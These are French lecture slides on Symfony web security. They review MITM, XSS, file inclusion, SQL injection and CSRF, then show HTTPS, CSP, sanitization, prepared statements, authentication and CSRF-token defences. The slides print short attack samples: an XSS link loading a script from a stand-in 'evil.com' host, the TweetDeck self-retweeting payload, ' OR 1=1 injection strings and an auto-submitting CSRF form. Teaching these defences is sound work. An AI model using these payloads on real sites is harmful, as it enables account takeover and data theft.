Symfony

Sécurité

Maxime Puys

6 janvier 2025

Plan

1 Rappel des Attaques Web
2 HTTPS en Symfony
3 Sanitization d'Entrées/Sorties
4 Introduction aux Formulaires Symfony
5 Gestion de Utilisateurs en Symfony
6 Protections contre les CSRF

Rappels Attaques Web

Man-In-The-Middle

- **Définition :** Une attaque où un tiers non autorisé intercepte et peut altérer la communication entre deux parties.
- **Cible :** Données sensibles comme les mots de passe, les informations personnelles ou les transactions financières.
- **Méthodes :**
  - **Écoute clandestine :** Écoute passive de la transmission de données.
  - **Usurpation :** Se faire passer pour une des parties auprès de l'autre.
- **Prévention :**
  - **Chiffrement :** Utiliser HTTPS/TLS pour sécuriser les données en transit.
  - **Certificats :** Vérifier les certificats des sites web et éviter les réseaux non fiables.
  - **VPN :** Protéger le trafic réseau sur le Wi-Fi public.

Man-In-The-Middle



Figure – https://netcloudengineering.com/realizar-mitm-ettercap/?lang=en

Cross-Site-Scripting (XSS)

- **Définition :** Une vulnérabilité de sécurité web permettant à un attaquant d'injecter du code JavaScript malveillant dans des pages vues par d'autres utilisateurs.
- **Impact :** Permet le vol de cookies, de sessions, et la manipulation de contenu web à l'insu de l'utilisateur.
- **Intérêt pour l'attaquant :** C'est un site de confiance qui contient l'attaque (ex : la banque de l'utilisateur).
- **Prévention :**
  - **Échappement de données :** Assurer que toutes les entrées utilisateur sont échappées avant affichage.
  - **Politiques de sécurité :** Implémenter des politiques de sécurité de contenu (CSP) pour limiter les sources de scripts exécutables.

Reflected XSS

- **Description :** Le code malveillant est réfléchi par le serveur web, souvent via des paramètres d'URL, et exécuté immédiatement par le navigateur de la victime.
- **Exemple typique :**
  - Un utilisateur clique sur un lien malveillant contenant un script dans les paramètres de l'URL.
  - Le serveur renvoie la page avec le script intégré qui s'exécute alors dans le navigateur de l'utilisateur.
- **Prévention :**
  - **Validation des entrées :** Vérifier et nettoyer toutes les entrées utilisateur pour éviter l'exécution de scripts.
  - **Encodage des sorties :** Encodage des caractères spéciaux dans les réponses pour prévenir l'injection de scripts.

Reflected XSS

1. Attacker sends evil email

http://bank.com?p1="><img src=x onerror=http://evil.com/attack.js>

5. Attacker has full access to victim's account

4. Victim's browser now trusts the attacker's script is from bank.com

2. Victim clicks on link, sends request to vulnerable bank.com website

3. Vulnerable bank website takes data from request and includes in valid webpage

Figure – https://www.inspectiv.com/articles/differences-of-stored-xss-and-reflected-xss

Stored (Persistent) XSS

- **Description :** Le code malveillant est stocké sur le serveur (dans une base de données, fichier, etc.) et est servi à tous les utilisateurs accédant à la ressource infectée.
- **Exemple typique :**
  - Un attaquant injecte un script malveillant dans un commentaire sur un blog.
  - Chaque visiteur du blog voit le commentaire et exécute le script.
- **Prévention :**
  - **Sanitisation rigoureuse :** Nettoyer intensivement toutes les données soumises avant de les stocker.
  - **Utilisation de frameworks sécurisés :** Utiliser des frameworks qui appliquent automatiquement l'échappement des sorties comme Twig dans Symfony.

Stored (Persistent) XSS

Website

2 Perpetrator injects the website with a malicious script that steals each visitor's session cookies

3 For each visit to the website, the malicious script is activated

4 Visitor's session cookie is sent to perpetrator.

Perpetrator

Website Visitor

1 Perpetrator discovers a website having a vulnerability that enables script injection

Figure – https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/

Stored (Persistent) XSS

*andy
@derGeruhn

<script class="xss">$('.xss').parents().eq(1).find('a').eq(1).click();$('[data-action=retweet]').click();alert('XSS in Tweetdeck')</script>❤

9:36 AM - 11 Jun 2014

Figure – TweetDeck

Inclusion de Fichiers Locaux (LFI)

- **Définition :** Vulnérabilité qui permet à un attaquant d'inclure des fichiers du serveur via une entrée utilisateur.
- **Impact :** Accès non autorisé aux fichiers système sensibles (ex : `/etc/passwd`).
- **Méthodes d'attaque :**
  - Utilisation de `../../` pour remonter dans l'arborescence du système de fichiers.
  - Inclusion de fichiers comme les journaux ou les backups contenant du code exécutable.
- **Prévention :**
  - **Validation d'entrée :** Restreindre les chemins aux dossiers autorisés.
  - **Désactivation des inclusions dynamiques :** Éviter `include()` ou `require()` sur des chemins construits dynamiquement.

Inclusion de Fichiers Locaux (LFI)



Figure – https://spanning.com/blog/file-inclusion-vulnerabilities-lfi-rfi-web-based-application-security-part-9/

Inclusion de Fichiers à Distance (RFI)

- **Définition :** Vulnérabilité permettant d'inclure des fichiers hébergés sur des serveurs distants via une entrée utilisateur.
- **Impact :** Exécution de code malveillant en incluant des fichiers distants.
- **Méthodes d'attaque :**
  - Inclusion de scripts hébergés à distance, souvent via des URL dans des paramètres.
  - Exécution de scripts PHP, JavaScript, etc., pour exploiter davantage le serveur.
- **Prévention :**
  - **Validation d'entrée :** Restreindre les chemins et interdire les URLs.
  - **Désactiver `allow_url_include` :** Empêcher l'inclusion de fichiers via des URLs.
  - **Désactiver `allow_url_fopen` :** Bloquer l'ouverture de fichiers via des URLs.

Inclusion de Fichiers à Distance (RFI)



Figure – https://spanning.com/blog/file-inclusion-vulnerabilities-lfi-rfi-web-based-application-security-part-9/

Injections SQL

- **Définition :** Une vulnérabilité permettant à un attaquant d'injecter du code SQL malveillant dans une requête, modifiant ainsi son comportement.
- **Impact :** Peut permettre l'accès, la modification ou la suppression de données sensibles.
- **Prévention :**
  - **Échappement des entrées :** Assurer que les données utilisateurs sont correctement échappées.
  - **Requêtes préparées :** Limite la capacité de l'attaquant à modifier la structure.
  - **ORM sécurisé :** S'appuyer sur des ORM comme Doctrine.

Injections SQL

Normal User

```
SELECT * FROM Users
WHERE UserID = "941938"
AND password = "XFNE1fQwKH08";
```

Expected Input

Attacker

```
SELECT * FROM Users
WHERE UserID = "" OR 1=1 --
" AND password = "";
```

Injected SQL Statement

SQL Database Statement Parser

Expected Output

Data Breach

© TechTerms.com

Figure – https://www.linkedin.com/pulse/comprendre-les-diff%C3%A9rents-types-de-sql-injection-et-vos-ecoucou-kaas/

Injections SQL Blind

- **Description :** L'attaquant ne peut voir directement les erreurs ou résultats, il manipule le système via des requêtes oui/non.
- **Techniques courantes :**
  - **Boolean-based :** Modification conditionnelle de la réponse HTTP en fonction du succès ou de l'échec d'une condition SQL.
  - **Time-based :** Délais introduits par des commandes SQL conditionnelles comme `SLEEP()` pour mesurer le comportement du serveur.

Injections SQL Basées sur les Erreurs

- **Description :** Extraction de données sensibles via les messages d'erreur générés par le serveur.
- **Exemple typique :**
  - L'attaquant injecte une requête malveillante provoquant un message d'erreur exposant des informations sensibles.
- **Prévention :**
  - **Gestion des erreurs :** Ne pas afficher de détails sensibles dans les messages d'erreur.

Cross-Site-Request-Forgery (CSRF)

- **Définition :** Une vulnérabilité qui trompe un utilisateur connecté pour qu'il soumette une requête qu'il ne voulait pas faire.
- **Mécanisme :**
  - L'attaquant crée un lien malveillant qui effectue une action sur une appli où l'utilisateur est authentifié.
  - L'utilisateur soumet involontairement des requêtes à l'application avec ses identifiants, souvent sans se rendre compte de l'action effectuée.
- **Impact :**
  - Des actions non autorisées peuvent être réalisées avec la session authentifiée de la victime, modifiant potentiellement les paramètres utilisateur, transférant des fonds ou volant des comptes.
- **Mesures de prévention :**
  - Tokens anti-CSRF dans les formulaires et les valider côté serveur.
  - Attribut `SameSite` dans les cookies pour limiter les requêtes cross-origin.
  - En-tête `Referer` pour s'assurer que les requêtes proviennent de domaines autorisés.

Cross-Site-Request-Forgery (CSRF)

Browser

Vulnerable Website https://a/

Malicious Website https://b/

① POST /login/

② Cookie: session=ABC

③ GET /kittens/

④ Form & JavaScript

```
<form name="F" action="https://a/status" method="POST">
    <input name="message" value="Visit https://b/kitten/">
</form>
<script>document.F.submit()</script>
```

⑤ POST /status/

```
Cookie: session=ABC

message=Visit https://b/kittens/
```

⑥ create Status

Figure – https://consideratecode.com/2017/08/31/csrf/

Autorisation d’Accès à des Ressources

- **Définition :** Obtenir un accès non autorisé à des pages ou des données protégées, généralement en contournant les contrôles d’authentification ou d’autorisation.
- **Exemple :**
  - Accéder à des données sensibles en manipulant l’URL ou les paramètres de requête.
  - Utiliser des sessions volées ou des cookies d’authentification.
- **Impact :**
  - Fuite de données personnelles ou commerciales sensibles.
  - Compromission de comptes d’utilisateurs.
  - Modification ou suppression non autorisée de contenu.
- **Mesures de prévention :**
  - Contrôle d’accès strict basé sur les rôles (RBAC).
  - Sessions sécurisées et une gestion robuste des identifiants.
  - Tests de pénétration pour identifier les faiblesses.

HTTPS

Activer HTTPS dans Apache et Symfony

- **Objectif :** Sécuriser les communications entre le client et le serveur via le protocole HTTPS.
- **Obtenir un certificat SSL/TLS :** Let's Encrypt ou un fournisseur de certificats payant.
- **Configurer le Virtual Host :**

```
1  <VirtualHost *:443>
2      SSLEngine on
3      SSLCertificateFile /chemin/vers/certificat.crt
4      SSLCertificateKeyFile /chemin/vers/private.key
5      ...
6  </VirtualHost>
```

Activer HTTPS dans Apache et Symfony

- **Forcer HTTPS dans Symfony avec le Security Bundle :**
  - Activation du `security-bundle` :

```
$ symfony composer require symfony/security-bundle
```

  - Configurer les contrôles d'accès dans `config/packages/security.yaml` pour rediriger le trafic HTTP vers HTTPS.

```yaml
# config/packages/security.yaml
security:
    access_control:
        # Will match all routes.
        - { path: ^/, requires_channel: https }
```

HTTP Strict Transport Security (HSTS)

- **Objectif :** Prévenir les attaques de type Man-in-the-Middle en forçant le navigateur à utiliser HTTPS.
- Indique aux navigateurs de n'utiliser que des connexions HTTPS pendant un intervalle spécifié.
- **Activation dans Apache :**

```
1  <VirtualHost *:443>
2      Header always set Strict-Transport-Security \
3          "max-age=31536000; includeSubDomains; preload"
4  </VirtualHost>
```

- **Explications :**
  - `max-age` : Durée en secondes pendant laquelle le navigateur doit se souvenir de n'utiliser que HTTPS.
  - `includeSubDomains` : Applique la règle HSTS à tous les sous-domaines.
  - `preload` : Suggère l'inclusion de votre domaine dans la liste de préchargement HSTS.

HTTP Strict Transport Security (HSTS)

Activation dans Apache :

```
1  <VirtualHost *:443>
2      Header always set Strict-Transport-Security \
3          "max-age=31536000; includeSubDomains; preload"
4  </VirtualHost>
```

Test :

```
1  $ curl -I https://votre-domaine.com

2  HTTP/2 200
3  content-type: text/html; charset=utf-8
4  content-length: 28400
5  [...]
6  strict-transport-security: max-age=31536000; includeSubDomains; preload
```

Content Security Policy (CSP)

- **Objectif :** Prévenir les attaques telles que Cross-Site Scripting (XSS) en définissant les sources autorisées pour les ressources.
- **Activation dans Apache :**

```
1  Content-Security-Policy: \
2      script-src 'self' https://apis.example.com; object-src 'none'
```

- Multiples options :
  - script-src, img-src, style-src, font-src, etc
  - Voir : `https://content-security-policy.com/`

Content Security Policy (CSP)

- **Activation dans Symfony :**
  - ▷ Utilisez l'événement `kernel.response` pour ajouter des headers CSP dynamiquement.

```
1  namespace App\EventListener;
2  use Symfony\Component\HttpKernel\Event\ResponseEvent;
3  class CspListener {
4      public function onKernelResponse(ResponseEvent $event) {
5          $response = $event->getResponse();
6          $response->headers->set('Content-Security-Policy', \
7              "default-src 'self'; img-src 'self' https://images.example.com;
8      }
9  }
```

- **Enregistrez le Listener dans `services.yaml` :**

```
1  App\EventListener\CspListener:
2      tags:
3          - { name: kernel.event_listener, event: kernel.response }
```

Content Security Policy (CSP)

- **Activation dans Apache :**

```
1  <VirtualHost *:443>
2      Content-Security-Policy: \
3          script-src 'self' https://apis.example.com; object-src 'none'
4  </VirtualHost>
```

- **Test :**

```
1  $ curl -I https://votre-domaine.com

2  HTTP/2 200
3  [...]
4  Content-Security-Policy: \
5      script-src 'self' https://apis.example.com; object-src 'none'
```

Sanitisation d'Entrées/Sorties

Sanitization d'Entrées/Sorties

- **Objectif :** Nettoyer du code HTML non fiable (créé par un formulaire) pour produire du HTML sûr.
- **Principe de fonctionnement :**
  - Crée une nouvelle structure HTML en prenant uniquement les éléments et attributs autorisés par la configuration.

```
// Avant
<script>alert('xss')</script><div onload="alert('xss')"
style="background-color: rgba(0, 0, 0, 1)">Test<img src="test.png"
style="background-image: url(javascript:alert('xss')); margin: 10px"></div>

// Après
<div style="background-color: rgba(0, 0, 0, 1)">Test<img
src="https://www.example.com/test.png" style="margin: 10px"></div>"
```

- **Limitations :** Ne fonctionne pas bien avec les entrées mal formatées (HTML invalide).

Installation et Utilisation avec Symfony

- **Installation :**

```
$ symfony composer require symfony/html-sanitizer
```

- **Service dans Symfony :**
  - Disponible en tant que service `html_sanitizer` dans la config.
  - Injecté automatiquement via `HtmlSanitizerInterface` :

```
use Symfony\Component\HtmlSanitizer\HtmlSanitizerInterface;
public function doSomething(HtmlSanitizerInterface $htmlSanitizer) { }
```

Utilisation de Base du Sanitizer HTML

Exemple d'utilisation dans un contrôleur :

```php
// src/Controller/BlogPostController.php
use Symfony\Component\HtmlSanitizer\HtmlSanitizerInterface;
class BlogPostController extends AbstractController {
    public function createAction(
        HtmlSanitizerInterface $htmlSanitizer,
        Request $request
    ): Response {
        $unsafeContents = $request->getPayload()->get('post_contents');
        $safeContents = $htmlSanitizer->sanitize($unsafeContents);
    }
}
```

Configuration par défaut :

- Permet tous les éléments et attributs sûrs selon le standard W3C.
- Aucun script, style ou autres éléments pouvant modifier l'apparence ou le comportement du site.

Sanitisation HTML pour un Contexte Spécifique

- **Méthode `sanitizeFor()` :**
  - Permet de personnaliser la sanitisation pour des contextes HTML spécifiques comme `<head>` ou `<body>`.

```
1  $safeInput = $htmlSanitizer->sanitizeFor('head', $userInput);
2  $safeInput = $htmlSanitizer->sanitizeFor('body', $userInput);
3  $safeInput = $htmlSanitizer->sanitizeFor('textarea', $userInput);
```

- **Par exemple :**
  - Balises autorisées par défaut dans `<head>` : `<link>`, `<meta>`, `<style>`, `<title>`
  - Balises autorisées par défaut dans `<body>` : 123 balises différentes !
  - Balises autorisées par défaut dans `<textarea>` : Aucune ! HTML entities

Sanitization des Sorties avec Twig

Sanitisation dans les Templates Twig :

- Par défaut, Twig va appliquer HTML entities sur les variables.
- Possible de bypasser ce comportement avec le filtre `raw` :

```
{{ myVarialbe | raw}}
```

  - → On peut donc afficher du code HTML qui sera interprété !
  - → **Problème** : ce code doit être sanitisé avant affichage !
- On utilise le filtre `sanitize_html()` pour nettoyer le code HTML avant de l'afficher.

```
{{ post.body|sanitize_html }}
```

Pourquoi sanitizer les sortie (et pas juste les entrées) :

- Micro-services : Plusieurs services peuvent partager la même BDD !
- Ex : Une API mal sécurisée écrit en BDD et Symfony affiche le contenu

Injections SQL : Requêtes SQL à la Main

- En PHP classique :

```
$db = new SQLite3('database.sqlite');

// Get the user input from a GET parameter
$name = $_GET['name'];

// Execute a SQL query with the user input
$query = "SELECT * FROM users WHERE name = '$name'";
$result = $db->query($query);

// Loop through the results
while ($row = $result->fetchArray()) {
    echo "Name: " . $row['name'] . ", Age: " . $row['age'] . "<br>";
}
```

- Si `$_GET['name']` == `' OR '1'='1`, alors la requête devient :

```
SELECT * FROM users WHERE name = '' OR '1'='1'
```

Injections SQL : Requêtes SQL Préparées

```
$db = new SQLite3('database.sqlite');

// Get the user input from a GET parameter
$name = $_GET['name'];

// Prepare, bind and execute request
$stmt = $db->prepare("SELECT * FROM users WHERE name LIKE ?");
$stmt->bindValue(1, $name, SQLITE3_TEXT);
$result = $stmt->execute();

// Loop through the results
while ($row = $result->fetchArray()) {
    echo "Name: " . $row['name'] . ", Age: " . $row['age'] . "<br>";
}
```

- L'utilisation de `prepare` et `bindValue` echape les caractères (' en '') et empêche l'injection SQL avec `' OR '1'='1`

```
SELECT * FROM users WHERE name LIKE ''' OR ''1''=''1'
```

Injections SQL : Avec Doctrine

```php
namespace App\Controller;

use App\Entity\User;
use Symfony\Bundle\FrameworkBundle\Controller\AbstractController;
use Symfony\Component\HttpFoundation\Request;
use Symfony\Component\Routing\Annotation\Route;

class UserController extends AbstractController
{
    #[Route("/users/{name}", name: "user_show")]
    public function index(Request $request, User $user) {
    }
}
```

- Ici, plus de requête visible car Doctrine fait le travaille et échape les paramètres en interne :

```sql
SELECT u.* FROM users u WHERE u.name = ''' OR ''1''=''1'
```

Protection contre LFI/RFI

→ TLDR, pas d'inclusion en Symfony.

- **Système de Templates**
  - Utilisation de Twig : Symfony utilise Twig comme moteur de templates. Twig n'autorise pas l'inclusion de fichiers via des entrées utilisateur, empêchant ainsi les attaques LFI et RFI.
- **Gestion des Routes et des Contrôleurs**
  - Configuration explicite des routes : Le système de routage de Symfony définit explicitement les contrôleurs associés aux routes spécifiques, empêchant la manipulation via les entrées utilisateur.
- **Conteneur de Services**
  - Injection de dépendances : Le conteneur de services de Symfony gère les dépendances et les configurations. Les services sont définis dans des fichiers de configuration (YAML, XML ou PHP) et ne sont pas chargés dynamiquement en fonction des entrées utilisateur.

Formulaires

Introduction aux Formulaires Symfony

Symfony fournit une fonctionnalité puissante pour créer et traiter les formulaires HTML.

- Installation : `composer require symfony/form`
- Workflow recommandé :
  - Construire le formulaire (contrôleur ou classe dédiée)
  - Rendre le formulaire dans un template
  - Traiter le formulaire (validation, mapping des données)

```
class TaskController extends AbstractController {
    public function new(): Response {
        $task = new Task(); // Entity with default values
        $form = $this->createForm(TaskType::class, $task);
        // ...
    }
}
```

Types de Formulaire

- Concept de “type de formulaire” englobant les champs et groupes de champs
- Nombreux types fournis par Symfony (`TextType` , `DateType` , etc.)
- Création de types personnalisés en implémentant `FormTypeInterface`

```php
// src/Form/Type/TaskType.php
class TaskType extends AbstractType {
    public function buildForm(FormBuilderInterface $builder, array $opt): void {
        $builder
            ->add('task', TextType::class)
            ->add('dueDate', DateType::class)
            ->add('save', SubmitType::class);
    }
}
```

Rendu des Formulaires dans Twig

- Utilisation de la fonction `form()` pour rendre le formulaire complet
- Possibilité de rendre des parties spécifiques (champs, labels, erreurs, etc.)

```
{# templates/task/new.html.twig #}
{{ form(form) }} {# Render complete form #}

{# Render specific parts #}
{{ form_start(form) }}
    {{ form_row(form.task) }}
    {{ form_row(form.dueDate) }}
    {{ form_row(form.save) }}
{{ form_end(form) }}
```

Traitement des Formulaires

- Une seule méthode pour le rendu et la soumission recommandée
- Utilisation de `$form->handleRequest($request)` pour mapper les données soumises
- Validation du formulaire avec `$form->isSubmitted()` et `$form->isValid()`

```
1 public function new(Request $request): Response {
2     $task = new Task();
3     $form = $this->createForm(TaskType::class, $task);
4     $form->handleRequest($request);

5     if ($form->isSubmitted() && $form->isValid()) {
6         // Handle data ($form->getData() contains the Task object)
7         return $this->redirectToRoute(...);
8     }
9     return $this->render('template', ['form' => $form]);
0 }
```

Fonctionnalités Avancées

```php
// Passer des options
$form = $this->createForm(TaskType::class, $task, [
    'action' => $this->generateUrl('target_route'),
    'method' => 'GET',
]);
```

```php
// Validation
class Account {
    #[Assert\IBAN]
    public string $iban;
}
// ...
$form->handleRequest($request); // Validation automatique des contraintes
if ($form->isSubmitted() && $form->isValid()) { ... } // Test de isValid()
// Validation automatique côté Browser si compatible HTML5
```

Utilisateurs

Qu'est-ce qu'un Utilisateur en Symfony ?

- A la base, un entité comme les autres
- Commande pour générer l'entité :

```
$ symfony console make:user
 The name of the security user class (e.g. User) [User]:
 > User

 Do you want to store user data in the database (via Doctrine)? (yes/no) [yes]:
 > yes

 Enter a property name that will be the unique "display" name for the user
 (e.g. email, username, uuid) [email]:
 > email

 Will this app need to hash/check user passwords? Choose No if passwords are
 not needed or will be checked/hashed by some other system (e.g. a single
 sign-on server).

 Does this app need to hash/check user passwords? (yes/no) [yes]:
 > yes
```

Qu'est-ce qu'un Utilisateur en Symfony ?

```php
// src/Entity/User.php
class User implements UserInterface, PasswordAuthenticatedUserInterface {
    // ...

    #[ORM\Column(type: 'string', length: 180, unique: true)]
    private ?string $email;

    #[ORM\Column(type: 'json')]
    private array $roles = [];

    #[ORM\Column(type: 'string')]
    private string $password;

    // ...

    public function getUserIdentifier(): string {
        return (string) $this->email;
    }

    public function getRoles(): array {
        return array_unique($this->roles);
    }
```

Mécanismes du Firewall de Symfony

- Installation : `symfony composer require symfony/security-bundle`
- Chaque requête passe par le firewall qui définit les prérequis pour accéder à la route.
- Le premier firewall correspondant au `pattern` est utilisé.
- Exemple de configuration :

```yaml
# config/packages/security.yaml
providers:
    app_user_provider:
        entity:
            class: App\Entity\User
            property: email

firewalls:
    dev:
        pattern: ^/(_(profiler|wdt)|css|images|js)/
        security: false
    main:
        lazy: true  # Only starts session if requested in controller
        provider: app_user_provider
```

User Providers

```yaml
# config/packages/security.yaml
providers:
    app_user_provider:
        entity:
            class: App\Entity\User
            property: email

firewalls:
    main:
        provider: app_user_provider
```

- Décrit comment le firewall recherche l'utilisateur :
  - Quelle type entité ? (User)
  - Sur quelle collone faire la recherche en BDD (email)
  - Doctrine se débrouille (type hinting dans les méthodes d'authentification)

Utilisateurs en Symfony

- Une fois le `security-bundle` installé et le firewall configuré et activé, une nouvelle icone apaprait dans la barre de debug :



Figure – Debug de l'authentification

- Il manque l'enregistrement des utilisateurs et le login/logout !

Enregistrer un Utilisateur

- Création du formulaire d'enregistrement :
  `symfony console make:registration-form`
- Lors de `make:user`, on a demandé un password, ainsi l'entité `User` implémente `PasswordAuthenticatedUserInterface`.
  - Se base sur l'entité `User` car c'est celle précisée dans le provider.
- Et l'algorithme de hachage est configuré :

```
1 security:
2     password_hashers:
3         Symfony\Component\Security\Core\User\PasswordAuthenticatedUserInterface: 'au
```

- La commande `make:registration-form` crée les routes et les formulaires.

Enregistrer un Utilisateur

```
1   class RegistrationController extends AbstractController {
2       #[Route('/register', name: 'app_register')]
3       public function register(...): Response {
4           $user = new User();
5           $form = $this->createForm(RegistrationFormType::class, $user);
6           $form->handleRequest($request);

7           if ($form->isSubmitted() && $form->isValid()) {
8               $user->setPassword(
9                   $userPasswordHasher->hashPassword(
0                       $user, $form->get('plainPassword')->getData()
1                   )
2               );

3               $entityManager->persist($user);
4               $entityManager->flush();
5               // do anything else you need here, like send an email
6               return $security->login($user, 'form_login', 'main');
7           }

8           return $this->render('registration/register.html.twig', [...]);
9       }
```

Authentifier un Utilisateur

- Utiliser divers mécanismes d'authentification :
  - Formulaire, JWT, certificats X.509, etc
- Créer un contrôleur de login : `symfony console make:security:form-login`
  - Crée un controlleur, routes, formulaires de login
  - Se base sur l'entité `User` car c'est celle précisée dans le provider.
  - Le contrôleur de login ne fait qu'afficher le formulaire car c'est le firewall qui authentifie.
- Ex. de configuration pour formulaire de login :

```
1 firewalls:
2     main:
3         form_login:  # Login par formulaire
4             login_path: app_login  # Route !
5             check_path: app_login  # Route !
6         logout:
7             path: app_logout  # Route !
```

Rôles des Utilisateurs

- Les rôles sont utilisés pour définir les permissions.
  - Attribut de l'entité `User`
  - Chaque utilisateur a au moins le rôle `ROLE_USER` :

```php
// src/Entity/User.php
public function getRoles(): array {
  $roles = $this->roles;
  $roles[] = 'ROLE_USER';
  return array_unique($roles);
}
```

- Définir une hiérarchie des rôles :

```yaml
security:
    role_hierarchy:
        ROLE_MODERATOR : ROLE_USER
        ROLE_ADMIN: [ROLE_MODERATOR, ROLE_DEVELOPPER]
```

Contrôle d'Accès aux Routes

- Par attribut sur le controller/la route :

```php
// src/Controller/AdminController.php
use Symfony\Component\Security\Http\Attribute\IsGranted;
#[IsGranted('ROLE_ADMIN')]
class AdminController extends AbstractController {}
```

- A la main dans le controller :

```php
$this->denyAccessUnlessGranted('ROLE_ADMIN');
```

- Dans `config/packages/security.yaml` :

```yaml
# config/packages/security.yaml
security:
    access_control:
        # require ROLE_ADMIN for /admin*
        - { path: '^/admin', roles: ROLE_ADMIN }
```

Processus d'Authentification

Pour revoir le processus complet :

1. L'utilisateur essaie d'accéder à une ressource protégée (par ex. /admin) → `#[IsGranted('ROLE_ADMIN)]`
2. Le firewall initie le processus d'authentification en redirigeant l'utilisateur vers le formulaire (/login) → `login_path: app_login`
3. La page /login affiche le formulaire de connexion via la route et le contrôleur créés dans cet exemple ;
4. L'utilisateur soumet le formulaire de connexion à /login ;
5. Le système de sécurité (c'est-à-dire le `FormLoginAuthenticator`) intercepte la requête, vérifie les identifiants soumis par l'utilisateur, authentifie l'utilisateur si les identifiants sont corrects et renvoie l'utilisateur au formulaire de connexion sinon.

Token CSRF

Concept de Jeton CSRF

- **CSRF (Cross-Site Request Forgery)** : Une attaque où un utilisateur authentifié est amené à exécuter des actions non désirées sur une application web où il est authentifié.
- **Jeton CSRF** : Un jeton unique et secret inclus dans les formulaires et vérifié par le serveur.
- **Protection** : Empêche les sites malveillants de soumettre des requêtes au nom de l'utilisateur car :
  - Jeton lié à l'ID de session
  - Le site de l'attaquant peut forcer le browser à faire une requête vers le site vulnérable
  - MAIS le site de l'attaquant n'a pas accès au SESSION_ID et ne peut donc pas prédire le token.

Activer les Jetons CSRF dans Symfony

- **Formulaires Symfony** : Symfony inclut automatiquement la protection CSRF dans ses formulaires.
- **Configuration** :

```yaml
# config/packages/framework.yaml
framework:
    csrf_protection: true
```

- **Exemple de Formulaire** :

```html
<input type="hidden" name="_csrf_token"
value="799040bbe137a86ab.kNSPRJsJuXA2HHT3Rk83Rx3HowX3otNYjQECn3bVDpA.4ZnWdto_-BRAU
        >
```

Protéger les Formulaires de Connexion

- **Objectif :** Se protéger d'une attaque consistant à forger une requête d'authentification
  - Le serveur pourrait divulguer le SESSION_ID à l'attaquant si l'utilisateur était déjà loggué.
- **Activer CSRF pour les logins** :

```yaml
# config/packages/security.yaml
security:
    firewalls:
        main:
            form_login:
                enable_csrf: true
```

- **Exemple de Template Twig** :

```twig
<form action="{{ path('app_login') }}" method="post">
    {# ... autres champs de formulaire ... #}
    <input type="hidden" name="_csrf_token"
          value="{{ csrf_token('authenticate') }}">
    <button type="submit">login</button>
</form>
```